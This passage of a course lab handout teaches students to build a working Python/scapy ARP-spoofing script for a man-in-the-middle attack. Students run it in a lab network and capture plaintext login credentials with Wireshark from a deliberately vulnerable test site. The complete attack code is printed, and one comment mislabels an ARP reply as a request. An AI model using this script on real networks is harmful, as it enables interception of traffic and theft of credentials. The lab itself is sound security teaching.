This code goes above the main function.




```
def spoof(target_ip, spoof_ip):
    '''
        ARP request telling the victim that our computer is the router
        Attack machine MAC is automatically included with packet
    '''
    # Get the MAC of the target_ip
    target_mac = get_mac(target_ip)

    packet = scapy.ARP(op=2,  # Type of ARP Packet 2 = ARP request
                       pdst=target_ip,  # Victim machine IP address
                       hwdst=target_mac,  # Victim machine MAC
                       psrc=spoof_ip)  # Router IP address

    # Show the packet that is being sent, for demonstration and troubleshooting
    # print(packet.show())
    # print(packet.summary())

    # Send the packet to spoof/poison ARP cache of target computer
    scapy.send(packet)
```

Sending one packet isn’t really going to work. We add a loop that sends a spoof packet every 2 seconds. We will need to add an **import time** statement at the beginning of the program.



```
def main():
    # Test get_mac function
    # get_mac("10.10.1.1")

    while(True):
        ''' Infinite loop '''
        # Put attack computer in the middle
        # Tell the target computer my computer is the router
        spoof('10.10.1.8', '10.10.1.1')
        # Tell the router I am the target computer.
        spoof('10.10.1.1', '10.10.1.8')
        # Pause for 2 seconds
        time.sleep(2)
```

Example run:



```
Sent 1 packets.
08:00:27:e6:e5:59
.
Sent 1 packets.
52:54:00:12:35:00
.
Sent 1 packets.
08:00:27:e6:e5:59
.
Sent 1 packets.
52:54:00:12:35:00
.
Sent 1 packets.
^CTraceback (most recent call
  File "/root/PycharmProjects
    main()
  File "/root/PycharmProjects
    time.sleep(2)
```

Insert a screenshot of your results.

Click or tap here to enter text.


Press **CTRL-C** to stop the program.

Every 2 seconds we send two packets. One to tell the victim computer we are the router, one to tell the router that we are the victim. We are successfully in the middle of the communication, the Man in The Middle.

Step 7: Nicer Display (Optional)


The display doesn't look so good. All we want to see is that packets were sent. We also don't want to see the Traceback when we use **CTRL-C** to stop the program.

We are going to add a packet counter variable, some printing tricks, and handle the CTRL-C exception.




```
def main():
    # Test get_mac function
    # get_mac("10.10.1.1")

    sent_packets_count = 0
    try:
        while(True):
            ''' Infinite loop '''
            # Put attack computer in the middle
            # Tell the target computer my computer is the router
            spoof('10.10.1.8', '10.10.1.1')
            # Tell the router I am the target computer.
            spoof('10.10.1.1', '10.10.1.8')

            sent_packets_count = sent_packets_count + 2
            # \r return to the beginning of the line before printing
            # , end="" Print on the same line
            print(f"\r[+] Packets sent: {sent_packets_count}", end="")
            # Pause for 2 seconds
            time.sleep(2)
    except KeyboardInterrupt:
        print(f'\n[+] Detected CTRL + C ....... Quitting the program.')
```

Example run:



```
root@kali:~/PycharmProje
[+] Packets sent: 4
```



```
root@kali:~/PycharmProjects/arp_spoof# python3 arp_spoof.py
[+] Packets sent: 6^C
[+] Detected CTRL + C ....... Quitting the program.
```

The display updates on the same line. The CTRL-C exception handling provides a nicer exit to our program.

There you have it! We can put ourselves in the middle and take ourselves out again.

Step 8: Kali Linux ip_forward

For this lab to work, we set our Linux machine to forward packets to behave like a router.

Enter the following command at the terminal:


sudo sysctl -w net.ipv4.ip_forward=1

All packets are now flowing through the MITM computer.

Step 9: MITM Packet Capture

To test our MITM, we will use a couple of test web sites designed for this purpose. We will use Wireshark to capture some plain text login credentials.

1. On the Kali Linux VM: Start **arp_spoof.py**
2. Enter the following command at the terminal:
   sudo sysctl -w net.ipv4.ip_forward=1
3. In Kali Linux, go to **Applications** → **Wireshark**.
4. In Wireshark, Click the Sharkfin to start capturing packets.
1. On the Windows machine, go to http://testphp.vulnweb.com/login.php
2. Type in a bogus username and password, Click login.
3. On Kali Linux, stop the packet capture in Wireshark.
4. In the Wireshark filter, type **http** and press Enter. You will only see a few packets.
5. You are looking for an HTTP packet that has **login.php** in the info column.
6. Right Click the packet → **Follow** → **HTTP Stream**.
7. You should see something similar to the screenshot below with your fake username and password.



```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Connection: keep-alive
Content-Length: 24
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.49
Accept: text/html,application/xhtml+xml,application/xml;q=0.
*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

uname=bill&pass=PasswordHTTP/1.1 302 Found
Server: nginx/1.19.0
Date: Tue, 27 Apr 2021 02:31:15 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Location: login.php

you must loginGET /login.php HTTP/1.1
Host: testphp.vulnweb.com
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.49
Accept: text/html,application/xhtml+xml,application/xml;q=0.
*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Tue, 27 Apr 2021 02:31:15 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
```

Insert a screenshot of your results.


Click or tap here to enter text.

Reset Kali Linux ip_forward


The following command will turn off ip forwarding.

1. Enter the following command at the terminal
   sudo sysctl -w net.ipv4.ip_forward=0

arp_spoof.py Complete Code



```
#!/usr/bin/env python3
"""
    Name: arp_spoof3.py
    Author:
    Created:
    Purpose: ARP spoof for MITM
"""

# Import the scapy module
import scapy.all as scapy
import time


def get_mac(ip):
    """
        Get the MAC address of the target computer
    """

    # pdst is Target protocol address
    arp_request = scapy.ARP(pdst=ip)

    # Source MAC address is local computer
    # dst sets destination MAC, in this case MAC broadcast address
    broadcast = scapy.Ether(dst='ff:ff:ff:ff:ff:ff')

    # Combining the first tw packets together with scapy / operator
    arp_request_broadcast = broadcast/arp_request

    # srp sends and receives packets with custom layer
    # returns answered and unanswered return packet information in 2 lists
    # [0] returns element 0 of the first list of answered packets
    answered_list = scapy.srp(arp_request_broadcast,
                              timeout=1,
                              verbose=False)[0]

```



```python
    # Select the first element, the MAC address
    # Return MAC address of target IP address
    return answered_list[0][1].hwsrc


def spoof(target_ip, spoof_ip):
    """
        Create ARP request telling the victim
        our computer is the router
    """

    # Get the MAC address of the target_ip
    target_mac = get_mac(target_ip)

    packet = scapy.ARP(op=2,              # Type of ARP Packet 2 = ARP request
                       pdst=target_ip,    # Victim machine IP address
                       hwdst=target_mac,  # Victim machine MAC
                       psrc=spoof_ip)     # Router IP address

    # Send the packet to spoof/poison ARP cache of target computer
    scapy.send(packet, verbose=False)


def main():
    target_ip = "10.10.1.8"
    router_ip = "10.10.1.1"

    sent_packets_count = 0
    try:
        while(True):
            """
                Infinite loop to keep the ARP cache poisoned
            """

            # Put attack computer in the middle
            # Tell the target computer my computer is the router
            spoof(target_ip, router_ip)

            # Tell the router I am the target computer.
            spoof(router_ip, target_ip)

            sent_packets_count = sent_packets_count + 2

            # \r return to the beginning of the line before printing
            # , end="" Print on the same line
            print(f"\r[+] Packets sent: {sent_packets_count}", end="")

            # Pause for 2 seconds
            time.sleep(2)

    except KeyboardInterrupt:
        # Exit the spoofing loop
        print(f'\n[+] Detected CTRL + C ....... Quitting the program.')


# Call main function
if __name__ == "__main__":
    main()
```

Assignment Submission

Attach all program files and this document to the assignment in BlackBoard.